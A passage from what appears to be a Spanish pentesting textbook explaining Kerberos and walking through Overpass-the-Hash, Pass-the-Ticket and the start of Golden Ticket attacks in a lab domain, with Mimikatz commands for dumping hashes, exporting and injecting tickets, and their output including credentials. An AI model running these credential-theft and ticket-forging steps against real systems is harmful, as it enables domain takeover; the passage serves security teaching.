Una componente fundamental en Kerberos es el. Por un lado, cuando el usuario envía el *timestamp* al servidor AS, en el momento de introducir sus credenciales, si el tiempo supera los 5 minutos de diferencia respecto al tiempo que tiene el servidor AS, éste no le enviará el *ticket* TGT al usuario y, por tanto, no entrará en el dominio. Por otro lado, de cara a la seguridad, si un usuario ya se encuentra dentro del dominio, el servidor TGS no comprobará la información de la cuenta si la antigüedad del *ticket* TGT no es superior 20 minutos. Esto permitirá generar el *ticket* TGS para utilizar un servicio, sin comprobar la validez de dicha cuenta. El tiempo de vida por defecto de los *tickets*, ya sean para los *tickets* TGT o *tickets* TGS, es de 10 horas.

Desde el punto de vista de un atacante, si se hiciese con la cuenta “KRBTGT”, podría tomar el control total del dominio por varios motivos:

- Primero, podría generar *tickets* TGT, que a su vez le daría la posibilidad de acceder a cualquier servicio ya que tiene la llave para generar los *tickets* de servicio TGS.
- Segundo, puede generar *tickets* TGT de un algoritmo obsoleto. En vez de usar el algoritmo AES, se pueden generar con algoritmos más débiles como DES o RC4. El TGS lo aceptará indistintamente, sea el algoritmo que sea, pues no existe ningún vínculo entre la parte para generar el *ticket* TGT y la de generar el *ticket* TGS. El emplear algoritmos más débiles genera la posibilidad de *crackear* la contraseña a posteriori.
- Tercero, los *tickets* TGT no entran en las directivas de seguridad, es decir, no van a validar si una cuenta de usuario está restringida a un horario determinado o al comprobar los sitios desde donde se conecta, incluso, aunque el usuario no exista.

Overpass-the-Hash

Este ataque se puede producir en el “Paso número 1” que se explicó en el apartado de funcionamiento del protocolo Kerberos. Este es el paso de la autenticación y consecución del ticket TGT.

En el caso de un ataque *Pass-the-Hash* tradicional, como se pudo comprobar en el capítulo anterior, lo que sucede es que se pasa un *hash* directamente al servidor y con ello se puede conseguir acceso sin tener que conocer o *crackear* la contraseña del usuario. Ahora, en este ataque se va a inyectar un *hash* que va a permitir obtener el *ticket TGT* que el servidor genere y con el que el usuario tendrá acceso al dominio.




Fig. 04.12: Esquema general del ataque Overpass-the-Hash.

Existen multitud de técnicas para obtener *hashes NT* de credenciales de cuentas locales o de dominio. Las más comunes y utilizadas son explicadas en los capítulos de NTLM y *Active Directory*. Para llevar a cabo un ataque del tipo *Overpass-the-Hash*, se requiere que los *hashes* a utilizar pertenezcan a credenciales del dominio. Una vez se disponga de un *hash* válido de unas credenciales, se emplearán para solicitar *ticket TGT* a partir del *hash*.

Aunque en el siguiente capítulo se mostrarán diversas maneras de obtener credenciales de dominio, para las pruebas de concepto de este tema se utilizará la herramienta *Mimikatz* para obtener dichas credenciales y sus *hashes*.

Mimikatz se debe ejecutar con permisos administrativos o SYSTEM. Por lo tanto, previamente se ha tenido que comprometer el sistema y disponer de los privilegios adecuados. Lo importante, como se ha comentado, es que los *hashes* obtenidos pertenezcan a un dominio. Si se encuentra delante de uno de los controladores de dominio, es necesario primero poner *Mimikatz* en modo privilegiado y posteriormente otro comando para obtener los *hashes*:

```
privilege::debug
lsadump::lsa /inject /name:Administrador
```

0xWORD

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /inject /name:Administrador
Domain : EMPRESA1 / S-1-5-21-3556082225-1770117587-4101767017
RID : 000001f4 <500>
User : Administrador

* Primary
  LM : 00882fb2f7caa6ebaaaf a7cc98e3d2f0
  NTLM : 00882fb2f7caa6ebaaaf a7cc98e3d2f0

mimikatz #
```

Fig. 04.13: Se obtiene el hash NT del usuario “Administrador” en el DC de “empresal.com”.

Por otro lado, si el equipo comprometido es una máquina cliente del dominio, para obtener los *hashes* puede hacerse con los siguientes comandos:

```
privilege::debug
sekurlsa::ekeys
```

El primer comando proporciona a *Mimikatz* los permisos necesarios para su correcta ejecución y el segundo extrae todas las claves y *hashes* que se pueda, salvo el *hash* de la cuenta “KRBTGT” que se encontrará en los controladores de dominio. En este caso también es necesario ejecutar *Mimikatz* con permisos administrativos.

```
mimikatz 2.0 alpha x64 (oe.eo)
.00000000. mimikatz 2.0 alpha <x64> release "Kiwi en C" (Oct 9 2015 00:33:13)
.00 ^ Pk .00 /* * *
.00 < > .00 /* * *
.00 Benjamin DELPY `gentilkiwi` <benjamin@gentilkiwi.com>
.00 o .00 http://blog.gentilkiwi.com/minikatz <os_eo>
.00000000. with 16 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::ekeys

Authentication Id : 0 ; 110047 <00000000:0001addf>
Session : Interactive from 1
User Name : Administrador
Domain : EMPRESA1
Logon Server : SUR2012
Logon Time : 01/11/2015 21:12:26
SID : S-1-5-21-3556082225-1770117587-4101767017-500

* Username : Administrador
* Domain : EMPRESA1.COM
* Password : <null>
* Key List :
rc4_hmac_nt 00882fb2f7caa6ebaaaf a7cc98e3d2f0
rc4_hmac_old 00882fb2f7caa6ebaaaf a7cc98e3d2f0
rc4_md4 00882fb2f7caa6ebaaaf a7cc98e3d2f0
rc4_hmac_nt_exp 00882fb2f7caa6ebaaaf a7cc98e3d2f0
rc4_hmac_old_exp 00882fb2f7caa6ebaaaf a7cc98e3d2f0

Authentication Id : 0 ; 40076 <00000000:00009c8c>
Session : Interactive from 1
User Name : DMM-1
Domain : <null>
Logon Server : <null>
Logon Time : 01/11/2015 21:10:47
SID : S-1-5-90-1

* Username : MIN81645
* Domain : empresal.com
* Password : K^oL>9M<shvjd>lvclooo]GZg=8ndTl!<&+E>g2ITI?7?GxRuH.J^91M>ME
WKB NN1qv0&.cMB4pQmNS\pM7!>TkII-2Fd.1+6=>D$<SIGEtI.i+PI4?2t<BGs
```

Fig. 04.14: Diferentes hashes en Windows 8.1 para el usuario “Administrador” perteneciente al dominio.

Mimikatz permite extraer gran cantidad de información de una máquina Windows, por lo que, además de los *hashes*, se puede encontrar información relacionada con certificados o las credenciales en plano que se almacenan o “cachean” en memoria.

Como se acaba de comentar se puede tener la contraseña almacenada en memoria y Mimikatz puede revelar en plano como se muestra en la siguiente imagen de Windows 10 dentro del dominio “empresal.com”.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurisa::ekeys

Authentication Id : 8 - 188280 (00000000:0002df73)
Session          : Interactive from 1
User Name        : Administrador
Domain           : EMPRESA1
Logon Server     : SVR2012
Logon Time       : 01/11/2015 10:16:58
SID              : S-1-5-21-3556082225-1770117587-4101767817-500

* Username : Administrador
* Domain  : EMPRESA1.COM
* Password : 123$abc

* Key List :
  aes256_hmac    78c9a2f1fc0bb78f7ec70e946b88d456dabda5d7db9a4413869938a8493438
  aes128_hmac    aa673d41ed9eef949342592d2005e857
  rc4_hmac_nt    00882fb2f7caa6ebaaafa7cc98e3d2f0
  rc4_hmac_old   00882fb2f7caa6ebaaafa7cc98e3d2f0
```

Fig. 04.15: Diferentes algoritmos de hashes obtenidos por Mimikatz.

Si se comparan los tipos de algoritmos de cifrados encontrados, se podrá observar que en esta última imagen aparecen los *hashes* en *aes128_hmac* y *aes256_hmac*. Esto es debido a que cada vez que se inicia sesión no tiene por qué tener un orden lógico a la hora de mostrar los *tickets* y los *hashes*.

Se partirá de que no se ha obtenido la contraseña y que tan solo se tienen los *hashes*, como ocurre en muchas situaciones. Si se observa en las tres últimas imágenes, éstos son los diferentes tipos de cifrados que han aparecido entre las dos máquinas cliente Windows 8.1 y Windows 10 pertenecientes al dominio “empresal.com”.

Algoritmos	Hashes
aes256_hmac	78c9a2f1fc0bb78f7ec70e946b88d456dabda5d7db9a4413869938a8493438
aes128_hmac	aa673d41ed9eef949342592d2005e857
NTLM	00882fb2f7caa6ebaaafa7cc98e3d2f0
rc4_hmac_nt	00882fb2f7caa6ebaaafa7cc98e3d2f0

Fig. 04.16: Hashes obtenidos por Mimikatz, (1ª parte).

rc4_hmac_old	00882fb2f7caa6ebaaafa7cc98e3d2f0
rc4_md4	00882fb2f7caa6ebaaafa7cc98e3d2f0
rc4_hmac_nt_exp	00882fb2f7caa6ebaaafa7cc98e3d2f0
rc4_hmac_old_exp	00882fb2f7caa6ebaaafa7cc98e3d2f0

Fig. 04.16: Hashes obtenidos por Mimikatz, (2º parte).

Se puede observar que el *hash NT* obtenido del servidor de dominio coincide con el obsoleto RC4* perteneciente a las máquinas Windows 8.1 y Windows 10.

Como nota aclaratoria y de interés, en la primera versión de *Mimikatz*, éste sólo soportaba el *Pass-the-Hash* tradicional sobre el algoritmo NTLM, y es a partir de la versión 2.0 es cuando aprovecha las debilidades de Kerberos soportando también los algoritmos AES128 y AES256. Para realizar este ataque tan sólo se debe conocer el usuario, dominio y *hash NT*, y esta prueba de concepto ya se conocen. Ahora, desde un equipo, incluso no perteneciente al dominio “empresa1.com”, se podrá comprobar que se tiene acceso mediante estos datos.

Inicialmente se comprueba que existe conectividad con el servidor “SVR2012” que va a ser comprometido. Posteriormente se intenta listar los archivos de su unidad C con el comando *dir*, sin ningún éxito al no disponer de permisos de administrador. Para finalizar, se intenta acceder con el comando *net use* y se solicitan credenciales, las cuales no se tienen. Se utiliza la herramienta *Mimikatz* en modo privilegiado y se ejecuta el siguiente comando:

```
sekurlsa::pth /user:Administrador /domain:empresa1.
com /ntlm:00882fb2f7caa6ebaaafa7cc98e3d2f0
```

La imagen muestra cómo se ejecutan los comandos desde un equipo Windows 7 que no pertenece al dominio “empresa1.com”.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:Administrador /domain:empresa1.com /ntlm:00882fb2f7caa6ebaaafa7cc98e3d2f0
user : Administrador
domain : empresa1.com
program : cmd.exe
impers. : no
NTLM : 00882fb2f7caa6ebaaafa7cc98e3d2f0
    PID: 1536
    TID: 2172
    LUID 0 : 8307110 <00000000:007ec1a6>
    nsu1_0 - data copy @ 00375ECC !: OK !
    kerberos - data copy @ 003E99D8
    aes256_hmac -> null
    aes128_hmac -> null
    rc4_hmac_nt      OK
    rc4_hmac_old     OK
    rc4_md4          OK
    rc4_hmac_nt_exp  OK
    rc4_hmac_old_exp OK
    *Password replace -> null

mimikatz #
```

Fig. 04.17: Overpass the Hash con NT y Mimikatz.

Si todo ha ido bien, se habrá creado un *ticket* Kerberos para el usuario “Administrador” y éste es inyectado en memoria por *Mimikatz*. En este instante, se abre de forma automática una línea de comandos *cmd.exe*, al no haberse especificado ningún otro programa a ejecutar con el parámetro */run*. Desde esta línea de comandos se podrá hacer lo que se quiera en el controlador de dominio ya que se tiene privilegios de usuario administrador de dominio.

Desde esta línea de comando se ejecutan comandos con privilegios del usuario que se haya pasado cuando se acceda a un recurso en remoto. Por ejemplo, se podría ejecutar comandos en el servidor remoto usando la herramienta *PsExec* de la suite de *Sysinternals*. En la imagen se puede observar cómo montar una unidad de red para poder navegar fácilmente a través de la unidad C de la máquina remota.

```

Administrator: C:\Windows\system32\cmd.exe
C:\Windows\system32>dir \\svr2012\c$ 
El volumen de la unidad \\svr2012\c$ no tiene etiqueta.
El número de serie del volumen es: E081-A571

Directorio de \\svr2012\c$ 

26/07/2012 08:44 <DIR>      PerfLogs
11/10/2015 19:20 <DIR>      Program Files
26/07/2012 09:04 <DIR>      Program Files (x86)
11/10/2015 10:47 <DIR>      Users
29/10/2015 22:13 <DIR>      Windows
                           0 archivos          0 bytes
                           5 dirs   16.564.097.024 bytes libres

C:\Windows\system32>net use * \\svr2012\c$ 
La unidad Y: está conectada a \\svr2012\c$.

Se ha completado el comando correctamente.

C:\Windows\system32>y:
Y:>dir
El volumen de la unidad Y: no tiene etiqueta.
El número de serie del volumen es: E081-A571

Directorio de Y:\

26/07/2012 08:44 <DIR>      PerfLogs
11/10/2015 19:20 <DIR>      Program Files
26/07/2012 09:04 <DIR>      Program Files (x86)
11/10/2015 10:47 <DIR>      Users
29/10/2015 22:13 <DIR>      Windows
                           0 archivos          0 bytes
                           5 dirs   16.564.097.024 bytes libres

Y:>

```

Fig. 04.18: Listado de directorios sobre la máquina remota con Overpass-the-Hash.

Si se observa con detenimiento, se puede apreciar que el comando para realizar *Pass-the-Hash*, explicado en el capítulo anterior, y *Overpass-the-Hash* es el mismo. Realmente, al utilizar el módulo *pth* en estas condiciones, *Mimikatz* creará automáticamente una sesión para NTLM y un *ticket* para Kerberos, de modo que podrá utilizarse tanto los protocolos de autenticación NTLM como Kerberos. Este detalle puede observarse en la misma imagen donde se ha ejecutado el ataque.

Pass-the-Ticket

Si hasta ahora se han pasado los *hashes* para poder tener acceso a los sistemas sin conocer la contraseña, ¿Por qué no pasar un *ticket*? La idea es realizar un ataque similar, consiguiendo extraer

un *ticket* que previamente ha generado el KDC y utilizarlo para intentar tener acceso desde otra máquina que pertenezca o no al dominio. Supóngase que se ha obtenido un *ticket* TGT y se le pasa al servidor KDC, concretamente a la parte TGS, para solicitar un servicio disponible en la red. La estructura del ataque quedaría de la siguiente manera.




Fig. 04.19: Se pasa directamente un ticket TGT en Pass-the-Ticket.

Ahora bien, si en lugar de pasar un *ticket* TGT se pasara el *ticket* TGS que el servidor KDC previamente hubiese entregado al usuario con la finalidad de que éste pudiese acceder directamente a alguna aplicación o servicio que se prestase en el dominio, la estructura del ataque sería como se muestra en la imagen.




Fig. 04.20: Se pasa directamente un ticket TGS en Pass-the-Ticket.

Véase el siguiente ejemplo práctico de cómo llevar a cabo este ataque. Desde la máquina comprometida se deben extraer los *tickets* que residen en ella. Desde la consola de *Mimikatz* y como siempre en modo privilegiado:

```
privilege::debug
```

Para exportar los *tickets* existen dos formas:

- La primera de ellas permite visualizar los *tickets* disponibles en la máquina. Si al comando se le añade el parámetro */export*, se conseguirá generar los ficheros donde se almacenarán cada uno de los *tickets* de servicio que se encuentren en la memoria del equipo:

```
kerberos::list /export
```

- La segunda de ellas, recomendada por el desarrollador de *Mimikatz Benjamin Delpy*, al conseguir también exportar los *tickets* de sesión de los usuarios:

```
sekurlsa::tickets /export
```

En la imagen se puede apreciar que al ejecutar *sekurlsa::tickets /export* se consiguen las credenciales en texto plano, por lo que no es necesario inyectar los *tickets*. Aunque se disponga de la contraseña con el objetivo de comprobar que funciona el ataque se procede a inyectar un *ticket* para realizar el ataque *Pass-the-Ticket*.

Es importante resaltar que, en muchas ocasiones, desde el punto de vista de un ataque puede resultar mejor inyectar el *ticket* que usar el nombre de usuario y contraseña para autenticarte, debido a que si la empresa tuviese unas buenas directivas de seguridad podría quedar reflejado en los *log* del sistema. En otras palabras, se puede generar menos ruido, por lo que hay que valorar cada situación desde el punto de vista del *pentester*.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::tickets /export

Authentication Id : 0 : 299895 (00000000-00049377)
Session           : Interactive from 1
User Name         : Administrador
Domain           : EMPRESA
Logon Server     : SERUIDOR
Logon Time       : 07/11/2015 17:31:26
SID               : $-1-5-21-3617251604-3004180629-499022993-500

* Username : Administrador
* Domain  : EMPRESA.LOCAL
* Password : 123$abc

Group 0 - Ticket Granting Service
[1000000000]
Start/End/MaxRenew: 07/11/2015 17:31:28 : 08/11/2015 3:31:27 : 14/11/2015 17:31:27
Service Name (02) : cifs : servidor.empresa.local : @ EMPRESA.LOCAL
Target Name (02) : cifs : servidor.empresa.local : @ EMPRESA.LOCAL
Client Name (01) : Administrador : @ EMPRESA.LOCAL
```

Fig. 04.21: Comando que exporta los tickets disponibles en memoria a fichero.

Los ficheros generados que contienen los diferentes *tickets* serán almacenados en la misma ubicación donde se encuentre el ejecutable de *Mimikatz*. Estos ficheros empiezan con una serie de números seguidos por un nombre de usuario o un nombre de máquina justo antes del símbolo “@”. Posteriormente vendrá la cuenta “KRBTGT” o de algún servicio de los que están disponibles en la red, por ejemplo, CIFS, RPCSS, HTTP o MSSQL y finalmente aparecerá la dirección FQDN, que es la representación DNS de la máquina o simplemente del dominio.

Para este caso, algunos de ellos aparecen con el nombre de la máquina y otros con el nombre del usuario “Administrador”, justo antes del símbolo “@”. Despues aparece o la cuenta “KRBTGT” más el nombre del dominio, en este caso “empresa.local”, o el nombre de algún servicio CIFS o LDAP seguido del nombre del equipo. Aquellos *tickets* en los que aparece “KRBTGT” son *tickets TGT*; el resto son *tickets TGS*.

Para probar el funcionamiento de este ataque, el atacante puede situarse en un equipo que no pertenezca al dominio. El dominio es “empresa.local” y como máquina desde donde se realiza el ataque se tiene el sistema operativo Windows 8.1 que, como se puede apreciar en la imagen, tiene conectividad pero no cuenta con acceso al servidor con sistema operativo Windows 2012 R2. Su nombre FQDN “servidor.empresa.local”.

```
Administrator: Símbolo del sistema
Microsoft Windows [Versión 6.3.9600]
(c) 2013 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>ping servidor.empresa.local

Haciendo ping a servidor.empresa.local [192.168.1.2] con 32 bytes de datos:
Respuesta desde 192.168.1.2: bytes=32 tiempo<1ms TTL=128
Respuesta desde 192.168.1.2: bytes=32 tiempo<1ms TTL=128
Respuesta desde 192.168.1.2: bytes=32 tiempo=1ms TTL=128
Respuesta desde 192.168.1.2: bytes=32 tiempo=1ms TTL=128

Estadísticas de ping para 192.168.1.2:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
        (0% perdidos).
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 0ms, Máximo = 1ms, Media = 0ms

C:\Windows\system32>net use * \\servidor.empresa.local\c$>
Escriba el nombre de usuario para "servidor.empresa.local".
Error de sistema 1223.

El usuario ha cancelado la operación.

C:\Windows\system32>
```

Fig. 04.22: La consola se ha ejecutado en modo administrador pero el usuario no tiene acceso.

A la hora de escoger un *ticket*, será mejor utilizar un *ticket TGT*. Si se recuerda, este *ticket TGT* permite generar el resto de *tickets TGS* con los que se puede acceder a los diferentes servicios de la red. Por otro lado, suele ser mejor aquel *ticket* que va relacionado a un usuario que a una máquina,

porque de cara a acceder a un sistema sin autorización éste ofrecerá mayor garantía de éxito. Sin embargo, se podrá comprobar más adelante que, en algunos casos concretos, para obtener acceso a algún servicio de algún equipo que no sea controlador del dominio, se deben utilizar los *tickets* TGS para tener acceso.

Para inyectar *tickets*, como siempre se debe ejecutar *Mimikatz* en modo privilegiado y posteriormente ejecutar el comando para insertar un *ticket* en memoria:

```
privilege::debug
kerberos::ppt <TICKET.KIRBI>
```

Las iniciales *ptt* vienen de *Pash-the-Ticket* y <*TICKET.KIRBI*> el *ticket* que se va a insertar. *Mimikatz* permite insertar múltiples *tickets* de una vez. Para ello se debe poner los nombres de los *tickets* uno a continuación de otro. Si los ficheros no están donde se localiza el ejecutable de *Mimikatz*, habrá que poner la ruta completa donde se encuentren dichos ficheros. Si estos cuentan con algún símbolo especial, el fichero debe ir entre comillas. También se puede indicar un directorio que contenga todos los *tickets* que se encuentren dentro del mismo.

```
mimikatz 2.0 alpha (x86) release "Kiwi en C" (Oct 9 2015 00:32:56)
#####
## ^ ##
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## v ## http://blog.gentilkiwi.com/mimikatz (oe.eo)
#####

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::ppt c:\tickets_
```

Fig. 04.23: *Mimikatz* inyectando los *tickets* que se encuentran en el directorio *c:\tickets*.

Si tiene éxito la importación de los *tickets*, aparecerá por pantalla y por cada uno de ellos un OK que indica que el proceso ha sido correcto.

Ahora, si se parte de este punto y se vuelve a intentar el acceso al dominio, se podrá comprobar que en esta ocasión sí se tiene acceso al servidor ya que Windows utilizará de manera transparente alguno de los *tickets* importados que brindan dicho acceso.

```
C:\Windows\system32>net use * \\servidor.empresa.local\c$ 
La unidad Z: está conectada a \\servidor.empresa.local\c$ 
Se ha completado el comando correctamente.
```

Fig. 04.24: Se consigue acceso a la unidad Z: que corresponde al disco de un servidor del dominio, (1º parte).

```
C:\Windows\system32>z:
Z:\>dir
El volumen de la unidad Z no tiene etiqueta.
El número de serie del volumen es: 6294-7A0C

Directorio de Z:\

22/08/2013 16:52    <DIR>          PerfLogs
07/11/2015 13:09    <DIR>          Program Files
22/08/2013 16:39    <DIR>          Program Files (x86)
07/11/2015 13:07    <DIR>          Users
07/11/2015 16:36    <DIR>          Windows
      0 archivos        0 bytes
      5 dirs   54.135.152.640 bytes libres

Z:\>
```

Fig. 04.24: Se consigue acceso a la unidad Z: que corresponde al disco de un servidor del dominio, (2^a parte).

Golden Ticket

Si hasta este momento era muy parecido al tradicional *Pass-the-Hash*, bien sea por pasar un *hash* o un *ticket*, ¿por qué no generar un *ticket TGT*? De esta manera no se tendrá que obtener más *tickets* antes de que éstos caduquen. A esta técnica se la conoce como *Golden Ticket*, la cual permitirá incluso generar *tickets* pertenecientes a usuarios que se encuentren deshabilitados o incluso no existan.

Al igual que en el ataque *Pass-The-Ticket* del apartado anterior, la persona que lo realiza inyecta un *ticket* saltándose los tres primeros pasos de la estructura general del protocolo de autenticación Kerberos. Lo único que cambia es que el *ticket* que se envía es creado por el usuario y no por el KDC. El usuario parte de una información obtenida previamente con la cual podrá generar un *ticket*; con ello le permitirá obtener unos privilegios de los que antes carecía y tomar el control del dominio. De toda esta información, es clave la cuenta “KRBTGT” para poder generar el *ticket*. Es importante recalcar que este *ticket*, al no ser generado por el controlador de dominio, podrá ser insertado en cualquier sitio, dentro o fuera del dominio.

¿Qué información se puede modificar de un *ticket*? Al utilizar *Mimikatz* para crear un *ticket*, por defecto, lo que cambia es el tiempo de validez del *ticket* generado siendo de 10 años para los *tickets* TGT. *Mimikatz*, lo que va a permitir a la hora de crear un *ticket* es modificar la información que viene en el *Privilege Attribute Certificate* o PAC que contiene la siguiente información:

- El usuario.
- El *relative identifier* o RID que identifica al usuario.
- Los *relative identifiers* o RID de los grupos a los que pertenece dentro del dominio. Esto será clave para ganar nuevos privilegios gracias a este ataque. Se verá a continuación.
- El *security identifier* o SID del dominio, que es el identificador de seguridad para identificarlo dentro del *Active Directory*.




Fig. 04.25: Se inyecta un ticket creado por un atacante en ataque Golden Ticket.

El PAC está firmado para el servidor final, que es el que presta el servicio y valida al usuario para que pueda utilizarlo y por otro lado también está firmado por el hash de la cuenta “KRBTGT” del servidor KDC. Esto quiere decir que cuando el destino es el servidor TGT, éste coincide con el servidor KDC y por tanto es la misma clave.

Authorization data Microsoft (PAC)	
Username :	Administrador
Domain SID	S-1-5-21-3617251694-3004180629-499022993
User ID	500 Administrador
Groups ID	512 Administradores del dominio 519 Administradores de empresa 518 Administradores de Esquema
...	
CHECKSUM_SRV - HMAC MD5 - krbtgt	ed86574d320b2d878c38053f4deb2394
CHECKSUM_KDC - HMAC MD5 - krbtgt	ed86574d320b2d878c38053f4deb2394

Fig. 04.26: Ejemplo de PAC con los datos obtenidos del usuario administrador del dominio.

Para conseguir los datos que dan cuerpo al PAC más el *hash* de la cuenta “KRBTGT”, se puede utilizar *Mimikatz* en modo privilegiado:

```
lsadump::lsa /inject /name:krbtgt
```

Ejecutando el anterior comando de *Mimikatz* en los controladores de dominio se puede conseguir el *hash* de la cuenta “KRBTGT” y el SID del dominio. Para este caso en concreto se utiliza el *hash* de la cuenta “KRBTGT” para realizar el ataque *Golden Ticket*, siendo válidos los algoritmos RC4 o AES.

Si lo que se desea es obtener el RID de los usuarios para generar un *ticket*, se puede emplear el siguiente comando en máquinas clientes o servidores que no son los controladores de dominio:

```
sekurlsa::ekeys
```

Otra posibilidad para obtener el SID del dominio o RID de los usuarios es utilizar los comandos *net use*, *whoami /all* o la herramienta *PsGetsid* de la suite *Sysinternals*. Para los RID que identifican a los usuarios o grupos que Microsoft crea por defecto, también se pueden obtener de la documentación que proporciona Microsoft en la siguiente URL: <https://support.microsoft.com/es-es/kb/243330>.

En la dirección URL anterior no viene el RID del grupo 1107 al que pertenecen aquellos usuarios que están con la cuenta deshabilitada. Entre tantos identificadores, los más interesantes de cara a realizar un ataque vienen reflejados en la siguiente tabla:

Cuentas	Identificador RID
Usuario Administrador	500
Usuario Invitado	501
Cuenta KRBTGT	502
Usuario estandar	A partir del 1000
Grupos	Identificador RID
Administradores del dominio	512
Usuarios del dominio	513
Administradores de esquema	518
Administradores de empresa	519
Propietarios del creador de directivas de grupo	520
Usuarios deshabilitados	1107

Fig. 04.27: Identificadores más importantes.

Ya se tiene todo lo necesario para crear un *ticket*. En el siguiente ejemplo se va a realizar el ataque sobre el mismo entorno de antes: el dominio “empresa.local” y la máquina Windows 8.1 que no pertenece al dominio.

Para que no exista ningún problema con los *tickets* que puedan encontrarse previamente en la memoria del equipo, antes de proceder con el ataque *Golden Ticket* es mejor asegurarse de que no se disponen de *tickets*. Para ello es preciso eliminar todos los *tickets* de la memoria y existen varias formas para hacerlo:

- Desde un terminal se ejecuta el comando *klist* para ver los *tickets* y si se añade el parámetro *purge*, el cual permite borrarlos:

```
klist purge
```

- Desde el propio Mimikatz también existe la posibilidad de borrar los tickets ejecutando:

```
Kerberos::purge
```

Mimikatz ofrece unos parámetros que hay que especificar para poder crear un *ticket*. Algunos de ellos son obligatorios:

